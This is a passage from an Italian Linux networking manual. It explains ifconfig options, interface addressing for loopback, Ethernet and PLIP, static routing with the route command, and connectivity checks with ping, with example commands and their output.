Abilita o disabilita la modalità promiscua dell'interfaccia. Ciò permette di fare un monitoraggio della rete attraverso applicazioni specifiche che così possono analizzare ogni pacchetto che vi transita, anche se non è diretto a quella interfaccia.

`metric` *n*

Permette di specificare la metrica dell'interfaccia. Al momento non viene utilizzata questa informazione.

`mtu` *n*

Permette di specificare l'unità massima di trasferimento (MTU o *Max Transfer Unit*) dell'interfaccia. Per le schede Ethernet, questo valore può variare in un intervallo di 1000-2000 (il valore predefinito è 1500). Per il protocollo SLIP si possono utilizzare valori compresi tra 200 e 4096. È da notare però che attualmente non è possibile gestire la frammentazione IP, di conseguenza, è meglio utilizzare un MTU sufficientemente grande.

`pointopoint [`⟨*indirizzo-di-destinazione*⟩`] | -pointopoint`

Abilita o disabilita la modalità punto-punto per questa interfaccia. La connessione punto-punto è quella che avviene tra due elaboratori soltanto. Se viene indicato l'indirizzo, si tratta di quello dell'altro nodo.

`netmask` ⟨*indirizzo-di-netmask*⟩

Stabilsce l'indirizzo IP della maschera di rete per questa interfaccia. L'indicazione della maschera di rete può essere omessa, in tal caso, viene utilizzato il valore predefinito che è determinato in base alla classe a cui appartiene l'indirizzo (A, B o C). Naturalmente, se si usa una sottorete, il valore della maschera di rete non può coincidere con quello predefinito.

`irq` ⟨*numero-di-irq*⟩

Alcune interfacce permettono di definire il numero di IRQ in questo modo. Nella maggior parte dei casi, ciò non è possibile.

`broadcast [`⟨*indirizzo*⟩`]` | `-broadcast`

Abilita o disabilita la modalità broadcast per questa interfaccia. Se abilitandola, viene indicato l'indirizzo, si specifica l'indirizzo broadcast di questa interfaccia.

`hw` ⟨*classe-hardware*⟩ ⟨*indirizzo-hardware*⟩

Solitamente, il nome di interfaccia utilizzato determina anche il tipo di hardware a cui appartiene l'interfaccia fisica. Se il driver di interfaccia (cioè il nome usato per identificarla) è predisposto per diversi tipi di hardware, attraverso questa opzione è possibile specificare per quale tipo deve operare. I nomi delle classi hardware possono essere quelli indicati di seguito.

- **`ether`** Ethernet;
- **`ax25`** AMPR AX.25;
- **`ARCnet`** AMPR Net;
- **`netrom`** AMPR Rom.

L'indirizzo hardware deve essere indicato secondo il suo equivalente ASCII che è poi la forma usata comunemente in tutte le documentazioni.

`multicast`

Questa opzione permette di attivare esplicitamente la modalità *multicast*, anche se normalmente ciò viene determinato automaticamente in base al tipo di interfaccia utilizzato.

Esempi

`#` **`ifconfig lo 127.0.0.1`**

Attiva l'interfaccia **`lo`** corrispondente al *loopback* con il noto indirizzo IP 127.0.0.1.

`#` **`ifconfig eth0 192.168.1.1 netmask 255.255.255.0`**

Attiva l'interfaccia **`eth0`** corrispondente alla prima scheda Ethernet, con l'indirizzo IP 192.168.1.1 e la maschera di rete 255.255.255.0.

`$` **`ifconfig eth0`**

Emette la situazione dell'interfaccia **`eth0`** corrispondente alla prima scheda Ethernet.

`$` **`ifconfig`**

Emette la situazione di tutte le interfacce di rete attivate.

## 71.3 Indirizzi

Un indirizzo IP di un'interfaccia vale in quanto inserito in una rete logica, identificata da un proprio indirizzo IP. Per questo motivo, quando si assegna un indirizzo a un'interfaccia, occorre anche stabilire la rete a cui questo appartiene. Per questo si utilizza la maschera di rete, e il risultato di ⟨*indirizzo-di-interfaccia*⟩ AND ⟨*maschera-di-rete*⟩ genera l'indirizzo della rete.

Quando si vuole utilizzare **`ifconfig`** per definire questi indirizzi, si può usare la sintassi semplificata seguente:

`ifconfig` ⟨*interfaccia*⟩ ⟨*indirizzo-di-interfaccia*⟩ `[netmask` ⟨*maschera-di-rete*⟩`]`

Come si vede, l'indicazione della maschera di rete è facoltativa. Dal momento che gli indirizzi IP sono stati classificati, e per ogni classe è definita una maschera di rete, se questa indicazione manca, si fa riferimento ai valori predefiniti in base alla classe di appartenenza dell'indirizzo utilizzato.

L'attribuzione di un indirizzo definisce il recapito di quell'interfaccia, cioè si intende stabilire per quale indirizzo IP quella interfaccia debba rispondere. Il fatto di avere stabilito l'indirizzo, non determina automaticamente il modo con cui quella particolare interfaccia possa essere raggiunta.

**ifconfig** consente anche di controllare la configurazione delle interfacce di rete. Per questo si utilizza la sintassi seguente:

ifconfig [⟨*interfaccia*⟩]

Se non viene specificato il nome di un'interfaccia, si ottiene la situazione di tutte quelle presenti e attive.

### 71.3.1 Loopback

Un elaboratore connesso o meno a una rete fisica vera e propria, **deve** avere una connessione virtuale a una rete immaginaria interna allo stesso elaboratore. A questa rete virtuale inesistente si accede per mezzo di un'interfaccia immaginaria, denominata **lo**, e l'indirizzo utilizzato è sempre lo stesso, 127.0.0.1, ma ugualmente deve essere indicato esplicitamente.

# **ifconfig lo 127.0.0.1**

La maschera di rete può essere tranquillamente omessa, in ogni caso è 255.0.0.0. Il risultato dell'esempio appena visto dovrebbe generare la configurazione seguente:

$ **ifconfig lo**[*Invio*]

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          ...
```

È indispensabile che sia presente l'interfaccia **lo** per il buon funzionamento del sistema, soprattutto quando l'elaboratore ha già una connessione a una rete reale. Infatti, si potrebbe essere tentati di non definire tale interfaccia, oppure di non attivare l'instradamento relativo, quando sono presenti altre interfacce fisiche reali. Ciò potrebbe provocare un malfunzionamento intermittente della rete.

### 71.3.2 Ethernet

La configurazione degli indirizzi di una scheda di rete Ethernet è la cosa più comune: si tratta semplicemente di abbinare all'interfaccia il suo indirizzo stabilendo il proprio ambito di competenza, attraverso la maschera di rete.

Per esempio,

# **ifconfig eth0 192.168.1.1 netmask 255.255.255.0**

assegna l'indirizzo 192.168.1.1 all'interfaccia **eth0**, cioè la prima scheda Ethernet, che appartiene alla rete 192.168.1.0. Infatti, 192.168.1.1 AND 255.255.255.0 = 192.168.1.0.

In questo caso, dal momento che l'indirizzo 192.168.1.1 appartiene alla classe C, la maschera di rete predefinita sarebbe stata la stessa di quella che è stata indicata esplicitamente.

Il risultato dell'esempio appena visto dovrebbe generare la configurazione seguente:

$ **ifconfig eth0**[*Invio*]

```
eth0      Link encap:10Mbps Ethernet  HWaddr 00:4F:56:00:11:87
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          ...
```

### 71.3.3 PLIP

La connessione PLIP, che si ottiene collegando due elaboratori con un apposito cavo attraverso le porte parallele, è di tipo punto-punto, cioè si possono collegare solo due punti alla volta. In linea di massima si può dire che questo tipo di connessione implichi la specificazione di entrambi gli indirizzi dei due punti collegati, cioè delle rispettive interfacce. Tuttavia, la configurazione effettiva dipende anche dalle strategie che si vogliono adottare. Qui si propongono alcune alternative.

#### 71.3.3.1 PLIP come sottorete

Il modo intuitivamente più semplice di configurare una connessione PLIP è quello di trattarla come se fosse una normale sottorete. L'esempio seguente mostra questa possibilità, dichiarando una maschera di rete che impegna un ottetto completo per connettere i due nodi.

# **ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 netmask 255.255.255.0**

Nell'esempio, si assegna l'indirizzo 192.168.7.1 all'interfaccia parallela **`plip1`** locale e si stabilisce l'indirizzo 192.168.7.2 per l'altro capo della comunicazione. Il risultato è che si dovrebbe generare la configurazione seguente:[1]

$ **ifconfig plip1**[*Invio*]

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:192.168.7.2  Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione si deve eseguire la configurazione opposta. Per seguire l'esempio mostrato, si deve usare il comando seguente:

# **ifconfig plip1 192.168.7.2 pointopoint 192.168.7.1 netmask 255.255.255.0**

In alternativa, dal momento che si tratta di una connessione di due soli punti, non è indispensabile indicare precisamente l'indirizzo all'altro capo: si può fare in modo che venga accettato qualunque indirizzo, facilitando la configurazione.

# **ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 netmask 255.255.255.0**

L'esempio che si vede sopra è lo stesso già proposto con la variante dell'indicazione dell'indirizzo all'altro capo. In questo caso, 0.0.0.0 fa in modo che venga accettata la connessione con qualunque indirizzo.

$ **ifconfig plip1**[*Invio*]

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:0.0.0.0  Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione ci si comporta in modo analogo, come nell'esempio seguente:

# **ifconfig plip1 192.168.7.2 pointopoint 0.0.0.0 netmask 255.255.255.0**

### 71.3.3.2 PLIP senza sprecare indirizzi

Il modo formalmente più corretto di configurare una connessione PLIP è quello di specificare una maschera di rete che non impegni altri indirizzi se non quelli indicati. In pratica, si tratta si usare la maschera 255.255.255.255, che tra l'altro è quella predefinita in questo tipo di connessione.

# **ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 netmask 255.255.255.255**

L'esempio mostra una configurazione in cui si specificano gli indirizzi IP di entrambi i punti. In alternativa, anche in questo caso, si può fare a meno di indicare espressamente l'indirizzo dell'altro capo, come nell'esempio seguente:

# **ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 netmask 255.255.255.255**

Il vantaggio di usare questo tipo di configurazione sta nel risparmio di indirizzi; lo svantaggio sta nella necessità di stabilire instradamenti specifici per ognuno dei due punti (questo particolare verrà chiarito in seguito).

## 71.4 Instradamento

In una rete elementare, in cui ogni elaboratore ha una sola scheda di rete e tutte le schede sono connesse con lo stesso cavo, potrebbe sembrare strana la necessità di dover stabilire un percorso per l'instradamento dei dati sulla rete.

In una rete IP non è così: per qualunque connessione possibile è necessario stabilire il percorso, anche quando si tratta di connettersi con l'interfaccia immaginaria *loopback*.

Ogni elaboratore che utilizza la rete ha una sola necessità: quella di sapere quali percorsi di partenza siano possibili, in funzione degli indirizzi utilizzati. Gli eventuali percorsi successivi, vengono definiti da altri elaboratori nella rete. Si tratta di costruire la cosiddetta ***tabella di instradamento***, attraverso la quale, ogni elaboratore sa quale strada deve prendere un pacchetto a partire da quella posizione.

Gli instradamenti, cioè la compilazione di questa tabella di instradamento, vengono stabiliti attraverso il programma **`route`**.

[1] La connessione PLIP non ha niente a che fare con le interfacce Ethernet, tuttavia il programma **`ifconfig`** fa apparire le interfacce PLIP come se fossero Ethernet, con la differenza che si tratta di una connessione punto-punto.

### 71.4.1 # route

`route [⟨opzioni⟩]`

**`route`** permette di gestire la tabella di instradamento del kernel. In particolare, permette di definire gli instradamenti statici a nodi specifici, o a reti, attraverso un'interfaccia (attivata precedentemente con **`ifconfig`**).

La sintassi di **`route`** può articolarsi in diversi modi a seconda del tipo di azione da compiere.

Analisi della tabella di instradamento

`route [-v] [-n] [-e | -ee]]`

Con questa sintassi è possibile visualizzare (attraverso lo standard output) la tabella di instradamento. Generalmente, per questo scopo, l'uso normale è proprio quello di **`route`** senza argomenti.

Aggiunta di un nuovo instradamento

`route [-v] add [-net|-host] ⟨destinazione⟩ [netmask ⟨maschera-di-rete⟩] [gw ⟨router⟩] [metric ⟨valore-metrico⟩] [mss ⟨dimensione⟩] [window ⟨dimensione⟩] [irtt ⟨durata⟩] [reject] [mod] [dyn] [reinstate] [[dev] ⟨interfaccia⟩]`

L'inserimento di una nuova voce nella tabella di instradamento avviene per mezzo dell'opzione **`add`** e dell'indicazione della destinazione da raggiungere. L'indicazione dell'interfaccia è facoltativa.

Eliminazione di un instradamento

`route [-v] del [-net|-host] ⟨destinazione⟩ [netmask ⟨maschera-di-rete⟩] [gw ⟨router⟩] [metric ⟨valore-metrico⟩] [[dev] ⟨interfaccia⟩]`

L'eliminazione di una voce della tabella di instradamento avviene per mezzo dell'opzione **`del`** e dell'indicazione della destinazione che prima veniva raggiunta. L'indicazione dell'interfaccia è facoltativa.

Opzioni

`-v`

Dettagliato.

`-n`

Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi e delle reti. Questo tipo di approccio potrebbe essere utile specialmente quando si hanno difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.

`-e`

Utilizza **`netstat`** per visualizzare la tabella di instradamento.

`-ee`

Funziona come l'opzione **`-e`**, ma il risultato è più dettagliato e si distribuisce in un numero di colonne maggiore.

`-net ⟨destinazione⟩`

L'indirizzo indicato nella destinazione fa riferimento a una rete. L'indirizzo può essere indicato in forma numerica o attraverso un nome di dominio, e in quest'ultimo caso, la traduzione avviene in base al contenuto del file `/etc/networks`.

`-host ⟨destinazione⟩`

L'indirizzo indicato nella destinazione fa riferimento a un nodo. L'indirizzo può essere indicato in forma numerica o attraverso un nome di dominio.

`netmask ⟨maschera-di-rete⟩`

Permette di specificare la maschera di rete quando si sta facendo riferimento a un indirizzo di rete. Quando si inserisce una voce riferita a un singolo nodo, questa indicazione non ha senso. Quando la maschera di rete è un dato richiesto, se non viene inserito si assume il valore predefinito che dipende dalla classe a cui appartiene l'indirizzo indicato.

`gw` ⟨*router*⟩

Fa in modo che i pacchetti destinati alla rete o al nodo per il quale si sta indicando l'instradamento, passino per il router specificato. Per questo, occorre che l'instradamento verso l'elaboratore che funge da router sia già stato definito precedentemente e in modo statico.

Normalmente, l'indirizzo utilizzato come router riguarda un'interfaccia collocata in un altro nodo. Eventualmente, per mantenere la compatibilità con Unix BSD, è possibile specificare un'interfaccia locale, intendendo così che il traffico per l'indirizzo di destinazione deve avvenire utilizzando quella interfaccia.

`metric` ⟨*valore-metrico*⟩

Permette di definire il valore metrico dell'instradamento e viene utilizzato dai demoni che si occupano dell'instradamento dinamico per determinare il ***costo*** di una strada, o meglio per poter decidere il percorso migliore.

`mss` ⟨*dimensione*⟩

*Maximum Segment Size*. Permette di definire la dimensione massima, in byte, di un segmento per una connessione TCP attraverso quell'instradamento. Viene usato solo per una regolazione fine della configurazione dell'instradamento. Il valore predefinito è 536.

`window` ⟨*dimensione*⟩

Permette di definire la dimensione della finestra per le connessioni TCP attraverso l'instradamento specificato. Viene usato quasi esclusivamente nelle reti AX.25.

`irtt` ⟨*durata*⟩

*Initial Round Trip Time*. Permette di definire la durata del *round trip* iniziale per le connessioni TCP sull'instradamento specificato. Questa informazione viene utilizzata solitamente solo nelle reti AX.25. Il valore viene espresso in millisecondi con un intervallo possibile di 1-12000. Se viene omesso, il valore predefinito è di 300 ms.

`reject`

Permette di impedire l'utilizzo di un instradamento.

`mod`

`dyn`

`reinstate`

Queste opzioni permettono di installare un instradamento dinamico o modificato. In pratica, vengono utilizzati solo da un demone per l'instradamento. Lo scopo di queste opzioni è esclusivamente diagnostico.

`[dev]` ⟨*interfaccia*⟩

Permette di definire esplicitamente l'interfaccia da utilizzare per un certo instradamento. Solitamente, questa informazione non è necessaria perché il kernel riesce a determinare l'interfaccia in base alla configurazione delle stesse.

È importante che questa indicazione appaia alla fine della riga di comando, in questo modo, il parametro **`dev`**, che precede il nome dell'interfaccia, è solo facoltativo.

### Analisi del risultato

La tabella di instradamento che si ottiene è strutturata in diverse colonne il cui significato viene descritto nella tabella 71.2.

In particolare, meritano attenzione le colonne seguenti:

- **`Gateway`**
  se appare un asterisco (`*`) significa che non si tratta di un instradamento attraverso un router;
- **`Genmask`**
  in generale è la maschera di rete, in particolare, se è un instradamento verso un nodo appare 255.255.255.255, se invece è l'instradamento predefinito appare 0.0.0.0 (**`default`**);
- **`Metric`**
  rappresenta la distanza (espressa solitamente in *hop* o salti) per raggiungere la destinazione;

| Nome | Descrizione |
|---|---|
| Destination | La rete o il nodo di destinazione. |
| Gateway | Il router. |
| Genmask | In linea di massima corrisponde alla maschera di rete. |
| Flags | Indica diversi tipi di informazioni utilizzando lettere o simboli. |
| Metric | La distanza o il costo della strada. |
| Ref | Il numero di riferimenti all'instradamento. |
| Use | Conteggio del numero di volte in cui la voce è stata visionata. |
| Iface | Il nome dell'interfaccia da cui partono i pacchetti IP. |
| MSS | *Maximum Segment Size* per le connessioni TCP. |
| Window | Dimensione della finestra per le connessioni TCP. |
| irtt | *Initial Round Trip Time*. |

Tabella 71.2: Intestazioni della tabella di instradamento.

- **`Ref`**
  non viene utilizzata questa informazione dal kernel Linux e di conseguenza, l'informazione appare sempre azzerata.

I tipi di informazioni che possono essere rappresentati nella colonna **`Flags`** sono elencati nella tabella 71.3.

| Simbolo | Descrizione |
|---|---|
| U | L'instradamento è attivo. |
| H | L'indirizzo indicato fa riferimento a un nodo. |
| G | Viene utilizzato un router. |
| R | Instradamento reintegrato (instradamento dinamico). |
| D | Instradamento installato dinamicamente da un demone o attraverso ridirezione. |
| M | Instradamento modificato da un demone o attraverso ridirezione. |
| ! | Instradamento impedito (opzione **`reject`**). |

Tabella 71.3: Significato delle lettere e dei simboli utilizzati nella colonna **`Flags`** della tabella di instradamento.

Esempi

```
# route add -host 127.0.0.1
```

Attiva l'instradamento verso l'interfaccia di *loopback*.

```
# route add -net 192.168.1.0 netmask 255.255.255.0
```

Attiva l'instradamento della rete 192.168.1.0 che utilizza la maschera di rete 255.255.255.0.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
```

Esattamente come nell'esempio precedente, ma in più, viene indicato esplicitamente il nome dell'interfaccia.

```
# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254
```

Attiva l'instradamento della rete 192.168.2.0 che utilizza la maschera di rete 255.255.255.0, attraverso il router 192.168.1.254 per il quale era già stato definito un instradamento precedentemente.

```
# route add default gw 192.168.1.254
```

Attiva l'instradamento predefinito (nel caso che non siano disponibili altre possibilità) attraverso il router 192.168.1.254. La parola **`default`** fa automaticamente riferimento all'indirizzo IP 0.0.0.0.

```
# route add 10.0.0.0 netmask 255.0.0.0 reject
```

Definisce un instradamento il cui accesso deve essere impedito.

```
$ route
```

Mostra la tabella di instradamento attuale.

## 71.5 Verifica di un instradamento

La definizione degli instradamenti, serve per stabilire un collegamento con le interfacce di altri elaboratori. Quando anche le tabelle di instradamento degli altri elaboratori sono corrette, si può verificare che le comunicazioni siano possibili attraverso il programma **`ping`**.

**`ping`** permette di inviare una richiesta di eco a un determinato indirizzo, ovvero, a una determinata interfaccia. Si riesce a ottenere l'eco solo se l'instradamento verso quell'indirizzo è funzionante e, nello stesso modo, se è attivo quello di ritorno gestito a partire dall'indirizzo di destinazione.

**`ping`** permette l'utilizzo di molte opzioni, anche se di solito si indica semplicemente l'indirizzo di destinazione.

Normalmente si procede controllando prima l'indirizzo della propria interfaccia locale, quindi, via via si tenta di raggiungere indirizzi più lontani.

### 71.5.1 $ ping

`ping [`⟨*opzioni*⟩`]` ⟨*indirizzo*⟩

**`ping`** permette di inviare una richiesta di eco a un indirizzo, utilizzando il protocollo ICMP, verificando di ricevere tale eco in modo corretto. **`ping`** viene usato quasi sempre senza opzioni, in modo da ottenere una richiesta di eco continuo, a intervalli di un secondo, che può essere interrotta attraverso la tastiera con la combinazione [ *Ctrl+c* ]. Tuttavia, dal momento che **`ping`** serve a scoprire dei problemi negli instradamenti e nel sistema di trasporto generale, può essere conveniente intervenire sulla dimensione dei pacchetti trasmessi e sul loro contenuto.

Alcune opzioni

`-c` ⟨*quantità*⟩

Conclude i funzionamento di **`ping`** dopo aver ricevuto il numero indicato di risposte.

`-f`

Invia la maggior quantità possibile di pacchetti di richiesta, limitandosi a segnalare graficamente la quantità di quelli che risultano persi, cioè per i quali non si ottiene l'eco di risposta. Serve per analizzare pesantemente un tratto di rete, e questa possibilità va usata con prudenza.

Proprio a causa della pericolosità di tale opzione, questa può essere richiesta solo dall'utente **`root`**.

`-i` ⟨*n-secondi-pausa*⟩

Permette di stabilire una pausa, espressa in secondi, tra l'invio di una richiesta di eco e la successiva. Se non viene utilizzata l'opzione **`-f`**, il valore predefinito di questa è di un secondo.

`-p` ⟨*stringa-di-riempimento*⟩

Permette di aggiungere un massimo di 16 byte ai pacchetti utilizzati da **`ping`**, specificandone il contenuto in esadecimale. Ciò può essere utile per verificare il passaggio di pacchetti che hanno contenuti particolari, e che per qualche ragione possono avere delle difficoltà.

`-s` ⟨*dimensione*⟩

Permette di definire la dimensione dei pacchetti utilizzati, a cui si aggiunge l'intestazione ICMP. Il valore predefinito è di 56 byte a cui si aggiungono 8 byte di intestazione (64 in tutto).

Esempi

`$` **`ping 192.168.1.1`**

Invia una richiesta di eco all'indirizzo 192.168.1.1, a intervalli regolari di un secondo, fino a che riceve un segnale di interruzione.

`$` **`ping -c 1 192.168.1.1`**

Invia una richiesta di eco all'indirizzo 192.168.1.1, e termina di funzionare quando riceve la prima risposta di eco.

`$` **`ping -p ffffffff 192.168.1.1`**

Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti contenenti una serie di 32 bit a uno (0xffffffff).

`$` **`ping -s 30000 192.168.1.1`**

Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti lunghi 30000 byte, oltre all'intestazione ICMP.

## 71.6 Instradamento attraverso un'interfaccia

Quando si configura un'interfaccia di rete e gli si attribuisce l'indirizzo IP, dal momento che esiste una maschera di rete indicata espressamente o predefinita, sembrerebbe implicito che tutte le comunicazioni dirette a quella rete debbano passare automaticamente per quell'interfaccia. In effetti, le cose sono, o dovrebbero essere così. Ma il percorso deve essere indicato ugualmente in modo esplicito.

In realtà, quando si utilizza **`route`**, non è necessario fare riferimento direttamente a delle interfacce, bastano gli indirizzi e successivamente vale il ragionamento precedente: il kernel, in base agli indirizzi utilizzati, determina l'interfaccia in grado di comunicare con questi. Naturalmente, questo ragionamento non funziona sempre, e quando ci si accorge che le cose non vanno come si vuole, basta aggiungere il nome dell'interfaccia.

### 71.6.1 Loopback

La definizione dell'instradamento per gli indirizzi di *loopback* è obbligatoria. Si utilizza semplicemente il comando seguente:

```
# route add -net 127.0.0.0
```

La tabella di instradamento che si ottiene viene descritta di seguito.

$ **route -n**[ *Invio* ]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.0       *               255.0.0.0       U     0      0        2 lo
```

Dal momento che in precedenza era stato assegnato all'interfaccia **`lo`** (*loopback*) l'indirizzo 127.0.0.1 e la maschera di rete era 255.0.0.0 (nell'esempio visto in precedenza, la maschera di rete veniva attribuita in modo predefinito), **`route`** determina da solo che tutto il traffico per la rete 127.0.0.0 deve passare per questa interfaccia, e di conseguenza aggiorna la tabella di instradamento.

> Di solito la rete 127.0.0.0 serve a raggiungere solo l'indirizzo 127.0.0.1, quindi, spesso si preferisce inserire solo quest'ultimo nella tabella di instradamento. In pratica si utilizza il comando **`route add 127.0.0.1`**.

La verifica dell'instradamento è semplice, basta provare a richiedere un eco all'interfaccia **`lo`**.

$ **ping 127.0.0.1**[ *Invio* ]

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.4 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.3 ms
```

[ *Ctrl+c* ]

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.4 ms
```

### 71.6.2 Ethernet

Le schede di rete Ethernet sono usate per la connessione a una rete locale e per questo sono potenzialmente in grado di offrire un collegamento con tutti gli indirizzi che ricadono all'interno della rete logica di cui fanno parte.[2]

Quando si stabilisce un instradamento che utilizza questo tipo di interfaccia, è preferibile l'indicazione dell'intera rete logica a cui appartiene.[3]

Seguendo l'esempio visto in precedenza nella sezione che riguardava la configurazione di una scheda Ethernet, dal momento che questa si trovava a operare nella rete 192.168.1.0, l'instradamento corretto si ottiene con il comando seguente:

```
# route add -net 192.168.1.0
```

La tabella di instradamento che ne deriva viene descritta di seguito.

$ **route -n**[ *Invio* ]

[2] Si parla di connessione broadcast.

[3] Teoricamente sarebbe possibile indicare un instradamento per ogni elaboratore che si intende raggiungere, ma questo è decisamente poco conveniente dal punto di vista pratico.

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        1 eth0
```

Vale lo stesso discorso fatto nel caso dell'interfaccia di *loopback*: in base alla maschera di rete attribuita (esplicitamente o in modo predefinito) all'interfaccia **`eth0`**, **`route`** determina da solo che tutto il traffico per la rete 192.168.1.0 deve passare per questa interfaccia, e di conseguenza aggiorna la tabella di instradamento.

Volendo è possibile indicare un instradamento specifico per ogni possibile destinazione. Nell'esempio seguente si aggiunge l'instradamento per alcuni elaboratori: si deve utilizzare **`route`** più volte.

```
# route add -host 192.168.1.1
```

```
# route add -host 192.168.1.2
```

```
# route add -host 192.168.1.3
```

```
# route add -host 192.168.1.4
```

Si ottiene una tabella di instradamento simile a quella seguente:

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.1     *               255.255.255.255 UH    0      0        0 eth0
192.168.1.2     *               255.255.255.255 UH    0      0        0 eth0
192.168.1.3     *               255.255.255.255 UH    0      0        0 eth0
192.168.1.4     *               255.255.255.255 UH    0      0        0 eth0
```

Anche l'indirizzo dell'interfaccia locale, quella del proprio elaboratore, è raggiungibile solo se è stato specificato un instradamento. Quando si indicava un instradamento della rete, questa veniva automaticamente inclusa nel gruppo; nel caso si voglia indicare dettagliatamente ogni indirizzo da raggiungere, se si vuole accedere anche alla propria interfaccia, occorre inserirla nella tabella di instradamento. Nell'esempio visto sopra, viene aggiunto anche l'indirizzo 192.168.1.1 per questo scopo.

La verifica dell'instradamento deve essere fatta inizialmente controllando l'interfaccia locale, e quindi tentando di raggiungere l'indirizzo di un altro elaboratore sulla rete. Naturalmente, occorre che quell'elaboratore abbia una tabella di instradamento corretta.

$ **`ping 192.168.1.1`**[*Invio*]

```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=0.5 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.4 ms
```

[ *Ctrl+c* ]

```
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.5 ms
```

$ **`ping 192.168.1.2`**[*Invio*]

```
PING 192.168.1.2 (192.168.1.2): 56 data bytes
64 bytes from 192.168.1.2: icmp_seq=0 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.1 ms
```

[ *Ctrl+c* ]

```
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.1/1.1/1.1 ms
```

### 71.6.3 PLIP

La connessione PLIP, essendo di tipo punto-punto, ammette la presenza di due soli elaboratori. In questo senso, l'indicazione di un instradamento verso una rete non è sensato, anche se possibile. È necessario aggiungere semplicemente un instradamento verso l'indirizzo all'altro capo, e comunque è utile aggiungere l'instradamento anche all'indirizzo locale.

È importante però fare una considerazione. Se con la configurazione dell'interfaccia è stata specificata una maschera di rete 255.255.255.255, **`route`** richiederà l'indicazione dell'interfaccia attraverso cui inserire l'instradamento.

Seguendo l'esempio già visto, in cui l'indirizzo dell'interfaccia PLIP locale, **`plip1`**, era 192.168.1.1 e quello dell'altro capo era 192.168.1.2, si può utilizzare il comando seguente:

```
# route add -host 192.168.1.2 plip1
```

La tabella di instradamento che si ottiene viene descritta di seguito.

$ **route -n**[ *Invio* ]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.2     *               255.255.255.255 UH    0      0        1 plip1
```

Come accennato, è opportuno aggiungere anche l'instradamento per l'indirizzo locale.

```
# route add -host 192.168.1.1 plip1
```

Per verificare gli instradamenti, si può provare come al solito con **`ping`**.

```
$ ping 192.168.1.2
```

### 71.6.4 Indicazione precisa dell'interfaccia

Nelle sezioni precedenti sono state viste solo situazioni normali, in cui non esiste la necessità di indicare espressamente l'interfaccia attraverso la quale deve passare il traffico per un certo indirizzo.

Potrebbe però capitare che due o più interfacce si trovino a essere collegate a reti fisiche differenti, ma aventi lo stesso indirizzo, o per le quali si possa fare confusione. Si può analizzare il caso seguente:

Un elaboratore viene utilizzato per una connessione in una rete locale Ethernet il cui indirizzo sia 192.168.1.0 e contemporaneamente per una connessione PLIP con un portatile. Per l'interfaccia Ethernet si vuole utilizzare l'indirizzo 192.168.1.1. Per la connessione PLIP si vogliono usare indirizzi appartenenti alla stessa rete appena vista, e precisamente 192.168.1.2 per l'interfaccia locale e 192.168.1.3 per quella dell'elaboratore portatile all'altro capo.

Le interfacce vengono configurate nel modo seguente:

```
# ifconfig eth0 192.168.1.1 netmask 255.255.255.0
```

```
# ifconfig plip1 192.168.1.2 pointopoint 192.168.1.3
```

Nel momento in cui si vogliono definire gli instradamenti, conviene fare esplicitamente riferimento alle interfacce.

```
# route add -net 192.168.1.0 dev eth0
```

```
# route add -host 192.168.1.3 dev plip1
```

il risultato che si ottiene è il seguente:

```
# route -n
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.3     *               255.255.255.255 UH    0      0        0 plip1
192.168.1.0     *               255.255.255.0   U     0      0        0 eth0
```

> Si osservi il fatto che l'instradamento verso l'indirizzo 192.168.1.3 appare per primo nella tabella degli instradamenti. È per questo che i pacchetti diretti a quell'indirizzo prendono la strada giusta attraverso l'interfaccia **`plip1`**.

